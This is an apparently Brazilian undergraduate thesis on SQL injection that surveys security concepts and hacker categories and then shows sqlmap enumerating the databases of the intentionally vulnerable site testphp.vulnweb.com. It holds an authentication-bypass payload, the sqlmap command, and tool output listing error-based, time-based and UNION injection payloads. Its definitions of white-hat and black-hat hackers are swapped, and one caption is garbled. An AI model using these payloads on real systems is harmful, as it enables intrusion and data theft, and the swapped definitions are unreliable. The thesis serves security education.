



Fundação Educacional do Município de Assis
Instituto Municipal de Ensino Superior de Assis
Campus "José Santilli Sobrinho"

EXPLORANDO SERVIDOR WEB COM SQL INJECTION – SQLMAP E SQLNINJA

WESLEY DA SILVA NOVAIS

FEMA
2017



Fundação Educacional do Município de Assis
Instituto Municipal de Ensino Superior de Assis
Campus "José Santilli Sobrinho"

EXPLORANDO SERVIDOR WEB COM SQL INJECTION – SQLMAP E SQLNINJA

Monografia apresentada à Instituto Municipal de Ensino Superior de Assis – IMESA e à Fundação Educacional do Município de Assis – FEMA, como parte dos requisitos necessários para obtenção do grau de Bacharel em Ciência da Computação

Orientador: Me. Fábio Eder Cardoso

FICHA CATALOGRÁFICA

N935e NOVAIS, Wesley da Silva
Explorando servidor com SQL Injectio-SQLMAP e
SQLNINJA /
Wesley da Silva Novais.-- Assis, 2017.
34p.

Trabalho de conclusão do curso (Ciência da
Computação). –
Fundação Educacional do Município de Assis-FEMA

Orientador: Ms. Fábio Éder Cardoso

1.Banco de Dados 2.SQL Injection 3.Segurança

CDD 005.74



Fundação Educacional do Município de Assis
Instituto Municipal de Ensino Superior de Assis
Campus "José Santilli Sobrinho"

EXPLORANDO SERVIDOR WEB COM SQL INJECTION – SQLMAP E SQLNINJA

Trabalho de Conclusão de Curso em Bacharelado em Ciência da Computação apresentado no Instituto Municipal de Ensino Superior de Assis, como requisito do curso de Graduação, avaliado pela seguinte comissão examinadora:

Orientador: _____
Me. Fábio Eder Cardoso.

Examinador: _____
Prof. Douglas Sanches da Cunha.

DEDICATÓRIA

Dedico esse trabalho a toda minha família e amigos que me deram incentivos para continua nessa desafio e nunca desistir.

AGRADECIMENTO

Agradeço a todos que, de alguma forma, me ajudou a seguir em frente e nunca desistir.

Pelos novos amigos que fiz durante esse período da faculdade e que juntos conseguimos vencer mais essa batalha em rumo aos nossos sonhos.

A Prefeitura de Tarumã-SP e a AETA (Associação de Estudantes de Tarumã) que forneceu transporte e bolsa.

A todos os professores pelos conhecimentos e principalmente ao professor e orientador Fábio Eder pelo trabalho feito durante esses anos.

RESUMO

Diversas falhas de segurança são encontradas constantemente em sistemas desktop e web, e em servidores, deixando brechas para que hackers invadam sem qualquer esforço. Alguns motivos dessas falhas são a falta de profissionais qualificados para a segurança dos dados na empresa, e o desenvolvimento de sistemas sem a implementação de validação de código e que são fortemente acopladas ao banco de dados.

Por tratar de falhas ligada ao banco de dados, está vulnerável a tipos de ataques conhecido como injeção SQL. Esse ataque faz executar instruções SQL na tentativa de acesso a informações confidenciais.

Existem diversas ferramentas disponíveis para a execução desse ataque. Saber como são realizados podem ser importantes para o profissional responsável pela segurança de dados implementar as ferramentas contra os ataques.

Palavras-chaves: SQL Injection, Segurança, Ferramenta *Open Source*, Computação Forense. SQL

ABSTRACT

Several flaws of safety are constantly found in systems desktop and web, and in servants, leaving breaches so that hackers invade without any effort. Some reasons of those fail are the qualified professionals' lack for the safety of the data in the company, and the development of systems without the implementation of code validation and that are strongly coupled to the database.

For treating of flaws linked to the database, it is vulnerable to types of attacks known as injection SQL. That attack does executes instructions SQL in the access attempt to confidential information.

Several available tools exist for the execution of that attack. To know as they are accomplished can be important for the responsible professional for the safety of data to implement the tools

Keywords: SQL Injection, Security, Open Source Tool, Forensic Computing. SQL

LISTAS DE ILUSTRAÇÃO

Figura 1: Vulnerabilidade por tipo.....	23
Figura 2: Lista de banco de dados.....	26
Figura 3: Lista de tabelas.....	27
Figura 4: Lista de colunas.....	28
Figura 5: Conteúdo das colunas.....	29
Figura 6: Tela de Login.....	30
Figura 7: Conta do usuário.....	31

LISTA DE TABELAS

TABELA 1: Análise Estática e Dinâmica.....	18
---	-----------

LISTAS DE ABREVIATURAS E SIGLAS

DDL - Data Definition Language

DML - Data Manipulation Language

FBI - Federal Bureau of Investigation

MIT - Massachusetts Institute of Technology

SEO - Search Engine Optimization

SGBD - Sistema de Gerenciamento de Banco de Dados

SQL - Structured Query Language

URL – Uniform Resource Locator

CMD - *Prompt* de comando

SUMÁRIO

1. INTRODUÇÃO	13
1.1. MOTIVAÇÃO.....	
.....	13
1.2. OBJETIVOS.....	14
1.2.1. Objetivo Geral.....	14
1.2.2. Objetivos Específicos.....	14
1.3. JUSTIFICATIVA.....	14
1.4. METODOLOGIA.....	14
1.5. ESTRUTTURA DO TRABALHO.....	
.....	15
2. SEGURANÇA DA INFORMAÇÃO	16
2.1. TIPOS DE TESTES.....	17
2.2. TIPOS DE HACKERS.....	18
2.2.1. WHITE HAT.....	20
2.2.2. BLACK HAT.....	21
2.2.3. GRAY HAT.....	21
3. KALI LINUX	22
3.1. SQL INJECTION.....	22
3.2. SQLMAP.....	24
3.3. SQLNINJA.....	24
4. METODOLOGIA	25
4.1. INSTALAÇÃO E CONFIGURAÇÃO DO SQLMAP.....	25
5. CONCLUSÃO	31
6. REFERÊNCIAS	32

1. INTRODUÇÃO

Nos últimos tempos, vem observando um grande aumento nos desenvolvimentos de sistemas *desktop* e ambiente *web*. Com a avanço das tecnologias e o aumento de números de dispositivos conectados à internet, podemos ter acessos a diversos tipos de informações e dados, em tempo real. Essa conectividade está ajudando pessoas comuns e empresas a terem acessos a todas as informações e acontecimentos que ocorrem ao mundo inteiro, a qualquer hora e qualquer lugar.

Para Filho (2008), a segurança é um fator de grande importância, pois as aplicações ficam disponíveis para todos os usuários do mundo e passíveis de ataques e manipulações. Um dos grandes problemas que ocorrem em ter suas informações exposta na vasta rede de internet, é a grande quantidade de *hackers* que aproveitam de falhas em sistemas para obter informações e utiliza-las contra e/ou expor publicamente, sem o conhecimento do usuário.

Outro problema para esse fato é a falta de profissionais qualificados na área para atuar na proteção desses ataques. Muitas empresas não investem em profissionais e equipamentos que auxiliam contra a invasão de *heckers* no sistema, o que torna alvo fácil. Algumas vezes por falta de conhecer os riscos que a falta deles faz, ou não investir por acreditar que tal fato não possa acontecer com eles.

Constantemente, existe uma alta comunicação entre sistemas e bancos de dados, cerca de 90% das comunicações são através de SQL, tratando de uma linguagem simples e de rápido acesso aos dados (MACORATTI, 2010).

Com isso, ataque como SQL *Injection* são bastante praticadas por hackers para a obtenção de acesso confidenciais. Atualmente existem diversas ferramentas que possibilitam a invasão de sistemas.

1.1. MOTIVAÇÃO

Cada vez mais, sites são desenvolvidos com ou até sem nenhum tipo segurança em seus códigos, e servidores *web* sem proteção a invasões de hackers, o que torna um alvo fácil para invasores roubarem dados importantes da empresa.

A realização desse trabalho é bastante importante, pois trata de uma técnica de invasão bastante utilizada por *hackers*. Englobo o conhecimento em redes de computadores, engenharia social e banco de dados.

1.2. OBJETIVOS

1.2.1. Objetivo Geral

Demonstrar a capacidade de invasão de ferramentas de teste para obter informações do banco de dados através da técnica *SQL Injection*.

1.2.2. Objetivos Específicos

Para alcançar o objetivo principal, alguns objetivos específicos serão necessários, tais como:

- Identificar as alcançabilidades de intrusão das ferramentas em questão;
- Desenvolver um *script* a ser utilizado entre as ferramentas;
- Realizar uma discussão entre os resultados gerado pelas ferramentas.

1.3. JUSTIFICATIVA

Atualmente, muitas empresas não investem em segurança de seus dados contra ataques. Segundo MCCLURE (2014) para aprender a se proteger de ataque, é preciso saber como atacar.

Pensando em combater hackers mal-intencionados, foi necessário apresentar os riscos que uma invasão pode acarretar na empresa e o quão profunda pode ser sua mineração de dados.

1.4. METODOLOGIA

O trabalho será realizado através de atividades práticas em cima de um servidor web com as ferramentas de teste de vulnerabilidade SQLNINJA e SQLMAP. A metodologia de desenvolvimento desse trabalho é dividida em três etapas que é realizar o estudo teóricos do conceito de SQL *Injection* e trabalhos relacionados, realizar os testes de vulnerabilidade em um servidor e apresentar o resultado final.

Será criado um servidor *web* próprio para os ataques SQL. Assim não ocorrerá o risco de comprometer outros servidores direto da web, além de ser crime.

Os resultados serão analisados e disponibilizados em tabelas comparando o desenvolvimento de cada ferramenta.

1.5. ESTRUTURA DO TRABALHO

O presente trabalho foi organizado em 7 capítulos, sendo o primeiro a introdução. No segundo capítulo, será apresentado sobre segurança da informação e conceitos de *hackers*. No terceiro capítulo, será apresentado o que é o sistema operacional Kali Linux e suas ferramentas utilizada nesse trabalho. No quarto capítulo, encontra-se a metodologia com a instalação e a configuração da ferramenta SQLMAP e as forma de ataques utilizada. No quinto capítulo, encontra-se a conclusão tirada ao longo desse trabalho, e os trabalho futuros a serem realizados. E no sexto e último capítulo encontrará as referências utilizadas nesse trabalho

2. SEGURANÇA DA INFORMAÇÃO

Segurança é uma qualidade de sistema que garante a ausência de acesso ou manipulação, não autorizada, ao estado do sistema (Avizienis et al. 2004). Podemos dizer que a segurança é a garantia de que as informações não sofram nenhum tipo de acesso, alteração ou disposição por pessoas não autorizadas.

“Pouco nos adiantará se conhecermos métodos de ataques e proteção de um sistema ou rede se não conhecermos os princípios básicos de segurança da informação” (GIAVAROTO; SANTOS, 2013, p.31). A Segurança da Informação é importante para garantir a proteção das informações com o objetivo de garantir a continuidade do negócio, minimizar o risco ao negócio e maximizar o retorno sobre o investimento e oportunidades de negócio. Essa segurança é obtida a partir da implantação de um conjunto de controles adequados.

Dentro da Sistema de Informação existem três prioridades básicas importantes para a segurança dos dados:

- **Confiabilidade:** limite de acesso aos dados, ou seja, apenas pessoas autorizadas tem acesso a informação;
- **Integridade:** a informação tem suas características originais, ou seja, garante que a informação não será alterada, corrompida, falsificada ou roubada;
- **Disponibilidade:** a informação sempre estará disponível a qualquer momento.

Atualmente, com o avanço da tecnologia e suas peculiaridades. Essas três prioridades básicas possuem outras prioridades complementares, que são elas:

- **Autenticidade:** verifica a entidade reclamada por uma entidade do sistema;
- **Consistência:** todo conteúdo do arquivo esteja em suas bases de dado, garantindo sua existência;
- **Controle de Acesso:** o acesso a informação é controlado de acordo com seu privilégio;
- **Isolamento:** todo o conteúdo esteja isolado de alteração, ou seja, garante que o conteúdo seja sempre o mesmo;
- **Não-Repúdio:** nenhuma entidade não pode negar o envolvimento numa transação.

2.1. TIPOS DE TESTES

Vulnerabilidades são falhas em sistemas desatualizados ou mal desenvolvidos que hackers acessam seus conteúdos. Os testes de vulnerabilidade têm como objetivo garantir a segurança e funcionalidade das aplicações como especificado, agregando confiança ao *software*. Testa todas as tentativas de acesso ilegais procurando possíveis vulnerabilidades nas seguranças embutidas na aplicação.

Essas técnicas de teste se dividem em dois tipos de testes, Teste de Caixa Branca (*White Box*) e Teste de Caixa Preta (*Black Box*), que juntas proporcionam uma maior chance de descoberta de erros na aplicação e menor risco de ser vulneráveis.

Teste de Caixa Branca, ou *White Box*, é a técnica que verifica a parte estrutural do sistema. Tem como funcionalidade de verificar se o software desenvolvido esteja estruturado internamente conforme especificado. Análise o código-fonte que facilita isoladamente de outras funções ou ação.

Falhas como SQL Injection pode ser detectada ao varrer um código fonte e encontrar entrada de dados que passa diretamente ao banco de dados, assim, hackers podem manipular dados e executar comando no banco de dados que não estavam prevista na aplicação.

Teste de Caixa Preta, ou *Black Box*, é a técnica que verifica a parte estrutural. Verifica se a implementação está de acordo com o requisito funcional especificado. Essa técnica tem a vantagem de detectar as vulnerabilidades na aplicação que não são detectadas pelo teste de caixa branca, como por exemplo, a configuração de um servidor *web* ou falha no *middleware*.

A tabela a seguir mostra um comparativo entre os dois testes citado acima:

Característica	Tipo de Análise	
	Estática (Caixa Branca)	Dinâmica (Caixa Preta)
Tempo de execução automatizada para uma aplicação média	15 minutos (para cerca de 100 mil linhas de código)	60 minutos (para cerca de 200 URLs)
Cobertura dos testes (tipo de vulnerabilidade)	Apenas vulnerabilidades no código	Quaisquer vulnerabilidades na aplicação incluindo: código, componentes de terceiros, infraestrutura da aplicação, etc.
Etapa do ciclo de desenvolvimento	Codificação – a partir do momento que um trecho de código é produzido, ele já pode ser testado.	Testes – normalmente a análise dinâmica começa a ser executada junto com os testes de integração da aplicação.
Interpretação dos Resultados	Pode gerar um alto volume de vulnerabilidade que precisam ser analisadas com o acompanhamento de um desenvolvedor que conheça a aplicação.	As vulnerabilidades encontradas são facilmente demonstradas.

Tabela 1: Análise Estática e Dinâmica

2.2. TIPOS DE HACKERS

O termo Hacker era usado para atribuir qualquer pessoa que fosse especialista em determinado área, independente do assunto, e mesmo que não tivesse qualquer relação com a informática. A palavra “Hacker”, originalmente, vem da palavra inglesa “*hack*” que tem a tradução no sentido de cortar, picar, retalhar. A partir da década de 50 no século XX, *hack* passou a ser designada a modificação feitas em máquinas, que eram realizadas pelo grupo chamado *Tech Model Railroad Club* que faziam modificações inteligentes nos relês eletrônicos. Anos depois, esse termo passou a ser utilizado a programação de computador que começou a ganhar espaço no MIT (*Massachusetts Institute of Technology*) e em outras partes do mundo.

Os primeiros *Hackers* da MIT estabeleceram 7 princípios elementares, seguido por milhares de pessoas até hoje. Os princípios são:

- O acesso aos computadores deve ser total e ilimitado;
- Toda a informação deve ser livre e utilizada por qualquer pessoa;
- Todo o hacker tem o dever de partilhar o seu conhecimento com a comunidade e fora dela;
- As economias devem ser descentralizadas e as autoridades devem ser desacreditadas;
- Os hackers devem ser julgados pelas suas capacidades de *hacking* e não por qualquer outro tipo de critérios discriminatórios;
- Pode criar-se arte e beleza através de um computador;
- Os computadores podem mudar a vida para melhor.

Atualmente, podemos observar a relação entre estes 7 princípios com o que passa no século XXI. Entretanto, existem Hackers que utilizam o hacking na forma de crime, não seguindo assim as diretrizes ética hacker.

Os Hackers são contratados para testarem a segurança dos seus sistemas. Eles tentam entrar em seus sistemas para descobrir as facilidades, melhorar e proteger futuros ataques. Hacker, no termo profissional, também tem a habilidade de convencer pessoas a dizerem informações que seriam sigilosas a empresa. Alguns líderes de empresas contratam os Hackers de como funcionários comuns das empresas, para realizarem testes internos. Esses profissionais utilizam da engenharia social para obter informações sigilosas sem mesmo a vítima notar o ocorrido, devido ao talento da pessoa com quem conversou.

A engenharia é muito eficiente e extremamente poderosa, pois une três áreas do conhecimento: ciência, arte e psicologia (BATISTA, 2015). Engenharia Social é a habilidade de obter acesso a informações confidenciais ou áreas importantes através da habilidade de persuasão. Essa técnica aproveita da falta de treinamento em relação a política de privacidade da empresa, sem o uso de equipamentos sofisticados, onde pessoas passam informações sem a considerarem de serem importantes ou não.

Muitas das atividades realizadas pelos *hackers* são ilegais, o que pode levar a processos e pena de prisão. Essas pessoas são conhecidas como *crackers*. Elas atuam contra os princípios elementares citado acima, invadindo computadores e sistemas ilegalmente. Resumidamente, os *hackers* usam seus conhecimentos para melhorar e modificar

hardware e *software* e nunca invadem sistema com a intenção de danificá-lo. Já os *crackers* fazem a quebra de um sistema de segurança.

Durante anos, diversos hackers e crackers contribuíram, de alguma forma para o avanço da segurança da informação. Muitos, por experiência própria, desenvolveram ferramentas e lançaram livros que foram úteis para o conceito de segurança que hoje temos, e no desenvolvimento de outras ferramentas que nos ajudam a proteger cada vez mais as aplicações. Alguns desses hackers e cracker precisam ser citados para o conhecimento geral:

- **Albert Gonzalez:** trabalhou para o Estados Unidos como Servidor Secreto, porém decidiu seguir a vida de criminoso, onde chegou a obter cerca de 130 milhões de números de cartão de crédito. Foi condenado a mais de 20 anos de prisão;
- **Kevin Mitnick:** o hacker mais famoso da história, lançou livros de técnicas de invasão, e teve um filme sobre sua vida. Enganar o FBI e foi um dos mais procurados da *internet*, foi preso e solto 5 anos depois de pagar sua fiança;
- **Konrad Zuse:** um dos primeiros hackers da história, desenvolveu o “Turing-complete”, primeiro computador totalmente programado;
- **Raphael Gray:** um dos maiores *crackers* do mundo. Roubou mais de 23 mil números de cartão de crédito, onde uma de suas vítimas era o Bill Gates. Foi condenado a pagar 19 anos de prisão.

2.2.1. WRITE HAT

No universo SEO, *White Hat* seguem as boas práticas de acordo com as diretrizes motoras de busca. Normalmente, sites que utilizam dessa técnica demoram para ter um posicionamento nos resultados de pesquisa, porém não correm risco de serem banidos ou perder posição no *ranking*. Utilizam ferramenta que não infrinjam as regras dos buscadores, e estratégias inteligentes para obter sucesso sem risco de penalidade.

White Hat Hackers são pessoas que usam seus conhecimentos para ter acesso não autorizado a sistemas (Wilheslm 2009).

O profissional dessa área normalmente é especialista em segurança da informação, trabalhando em empresas na busca de vulnerabilidade em seus sistemas.

2.2.2. BLACK HAT

Pessoa que visam atingir seus objetivos sem autorização de empresas, órgãos ou pessoas responsáveis. No SEO são aqueles que utilizam das técnicas sem as diretrizes procurando vulnerabilidade em sites manipulando algoritmos e influenciando nos resultados das pesquisas. A descoberta desta técnica pode banir definitivamente os sites do universo digital, ou a queda de *ranking* como punição.

Black Hat Hackers são pessoas que fazem seu trabalho em um aspecto profissional, com tempo de trabalho e custos pré-definidos em contratos formais, visando à melhoria de segurança ou procuram das vulnerabilidades no sistema (Wilheslm 2009).

Os hackers mal-intencionados utilizam dessa vulnerabilidade para obter dados sigilosos dos usuários como, senhas, dados pessoais, dados bancários, entre outros.

2.2.3. GRAY HAT

Está entre o meio termo de *Black Hat* e *White Hat*. Considera-se a quantidade e ao tempo em que a técnica é utilizada no site. Por exemplo, se a técnica for utilizada por muito tempo, é considerada *Black Hat*. Caso forem utilizadas ocasionalmente e com pouco tempo, considera-se *Gray Hat*.

Para Kimberly (2010), uma terceira categoria é adicionada, são os Gray hats, que são aqueles que trabalham tanto como um hacker quanto como um cracker, dependendo da situação, eles são aqueles que estão na linha divisória entre o “bem e o mal”.

Ao encontrar uma vulnerabilidade no sistema, o Gray Hat, não informa o ocorrido a empresa, também pode divulgar os dados inseridos sem cometer algum crime. Desta forma, o Gray Hat não cometeu crime como White Hat e nem informou a empresa como Black Hat.

3. KALI LINUX

Lançado em 13 de março de 2013 pela equipe Offensive Security, Kali Linux é uma distribuição baseada em Debian voltada a testes de intrusão e auditorias de segurança. Uma versão mais completa do BlackTrack Linux, possui centenas 300 ferramentas nativos para teste de força bruta, penetração, invasão, forense, engenharia reversa entre outros. (Kali Linux, 2017).

As vantagens de utilizar o sistema operacional Kali Linux para os testes são a facilidade de sua instalação que pode ser feita diretamente como um sistema principal, em um dispositivo removível, ou em uma máquina virtual; por ser bastante estável e personalizável; encontra-se disponível nas arquiteturas x32 e x64; possuir um repositório Git livre, entre outros.

Nesse trabalho será apresentada duas dessas ferramentas disponíveis Kali Linux, SQLMAP e SQLNINJA, utilizadas para análise de vulnerabilidade de falhas em banco de dados.

3.1 SQL INJECTION

SQL *Injection* ou injeção de falha, é uma técnica utilizada para explorar maliciosamente em aplicações web através de instruções SQL. Esse tipo de ataque executa comando de manipulação de dados ou definição de dados (SILVA, Suellen de Castro Gomes, 2012), dessa forma, acessa o servidor onde apenas quem tem a permissão é a aplicação. Essa técnica faz o ataque direto ao servidor de banco de dados, através da URL disponível.

A distribuição Kali Linux disponibiliza inúmeras ferramentas para esses tipos de ataques, tais como por exemplo BBQSQL, Doona, Inguma e jSQL.

Para proteger-se um sistema de um ataque SQL *Injection*, é importante saber como esse tipo de ataque é feito. Para isso, será apresentado uma das ferramentas utilizados para esse tipo de ataque.

O SQL Injection é considerado um tipo de ataque de alta performance. A tabela abaixo a porcentagem de eficiência de diversos tipos de ataques, onde o SQL Injection atinge a marca de 23%.

Vulnerabilities by Type - High Severity




Figura 1: VulSearch Engine Optimization por tipo

O que torna esse tipo de ataque eficiente são as aplicações aceitarem parâmetros indevidos que possam ter acesso ao banco de dados por comando SQL que retorna sempre verdadeiro. Existem diferentes parâmetros para esse ataque. Por exemplo, o comando SQL:

```
SELECT * FROM tabelaUsuario WHERE nome='campoUsuario' AND senha='campoSenha'
```

Pode ser representado pelo seguinte comando válido:

```
SELECT * FROM usuario WHERE login='joao@email.com' AND senha=""or'1'=""
```

O seguinte parâmetro ' ""or'1'="" ' faz com que, independente do usuário e senha passado, toner a condição verdadeira, permitindo com que o usuário tenha o acesso ao banco de dados.

3.2. SQLMAP

SQLMAP é uma ferramenta *open source* desenvolvida em python (Python Software Foundation, 2012) e em modo texto, que automatiza o processo de detecção de falhas de *SQL Injection*.

Essa ferramenta visa em atacar segurança em banco de dados, a partir uma página web e um conjunto de variáveis como parâmetro para analisar se o banco de dados é vulnerável a ataques *SQL Injection*. (Guimarães, B. D. A. e Stampar, M, 2011).

Logo após a possível vulnerabilidade no servidor, a ferramenta começa a identificar o sistema gerenciador de banco de dados (SGBD). Em seguida realiza uma quebra de codificação com força-bruta (testes exaustivos de possíveis senhas), listagem dos tabelas e colunas, exploração dos dados das tabelas e execução de códigos SQL/DML/DDL.

Para executar a interface principal do SQLMAP, utiliza-se o comando: “*python sqlmap.py*”. Os comandos de testes serão apresentados nos capítulos seguintes.

A documentação completa e o download do SQLMAP estão disponíveis no site: “<http://www.sqlmap.org>”.

3.3. SQLNINJA

SQLNINJA é uma ferramenta de teste de vulnerabilidade em aplicações web com *SQL Injection* que tem como *back end* o Microsoft SQL Server. Foi desenvolvida em Perl e possui a licença GPLv2. (Icesurfer, 2008).

Essa ferramenta faz uma conexão remota ao servidor de banco de dados e automatiza o processo de aquisição quando uma vulnerabilidade for encontrada, mesmo quando o servidor for muito hostil.

Sobre as funcionalidades serão apresentados nos capítulos seguintes.

A documentação completa e o download do SQLNINJA estão disponíveis no site: “<http://sqlninja.sourceforge.net/index.html>”.

4. METODOLOGIA

Nessa demonstração, será utilizada uma aplicação *web* desenvolvida em php. Trata-se de um *site* na rede próprio para ser invadido por SQL *Injection*, tornando assim qualquer tipo de violação nula. O endereço eletrônico do site utilizado é <http://testphp.vulnweb.com>.

4.1. INSTALAÇÃO E CONFIGURAÇÃO DO SQLMAP

O sistema operacional utilizado para esse teste, vem por padrão e já configurado as diretivas do SQLMAP. No entanto, para outros sistemas operacionais com base no GNU/Linux, como Ubuntu, Xubuntu, Linux Mint, Debian por exemplo, será demonstrado a instalação e configuração na linha de comando da ferramenta SQLMAP.

A ferramenta completa e toda a documentação, manual de instrução e as dúvidas frequentes, podem ser clonados no repositório Git abaixo:

```
# git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
```

É possível instalar e utilizar o SQLMAP em ambientes Windows, para isso, será necessário baixar o Python que é a linguagem de programação utilizada no desenvolvimento da ferramenta. Para isso, basta acessar o link abaixo e executar o arquivo `.exe`:

Download Python: <https://www.python.org/downloads/>


Em seguida, basta fazer o *download* no próprio site do SQLMAP e baixar o pacote `.zip`. Logo após o download, extraia os arquivos em uma pasta de fácil acesso, como por exemplo na área de trabalho. Para executar os comandos do SQLMAP, é necessário abrir o CMD com permissão de administrador e entrar na pasta onde o `sqlmap.py` está salvo, depois executar os comandos normais da ferramenta.

Comando: #sqlmap -u www.testphp.vulnweb.com/listproducts.php?cat=1 --dbs

-u: parâmetro utilizado para indicar a URL

--dbs: utilizado para listar todas as bases de dados do banco

Esse comando faz com que identifique os bancos de dados. Nesse exemplo foi identificado o banco *acuart* e *information_schema*.

A terminal window on a Kali Linux system showing the execution of sqlmap. The window title is 'root@kali: ~'. The terminal output includes several informational messages and a final list of discovered databases. The output is as follows:

```
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: cat=1 AND (SELECT 6309 FROM(SELECT COUNT(*),CONCAT(0x716a7a7871,(SELECT (ELT(6309=6309,1))),0x7170766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: cat=1 AND SLEEP(5)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x716a7a7871,0x71545a4262654355767452684e7a4e5064764a4b427354767049574f77564a6c546d545772755847,0x7170766b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- Oskx
---
[21:16:21] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[21:16:21] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[21:16:22] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 21:16:22
root@kali:~#
```

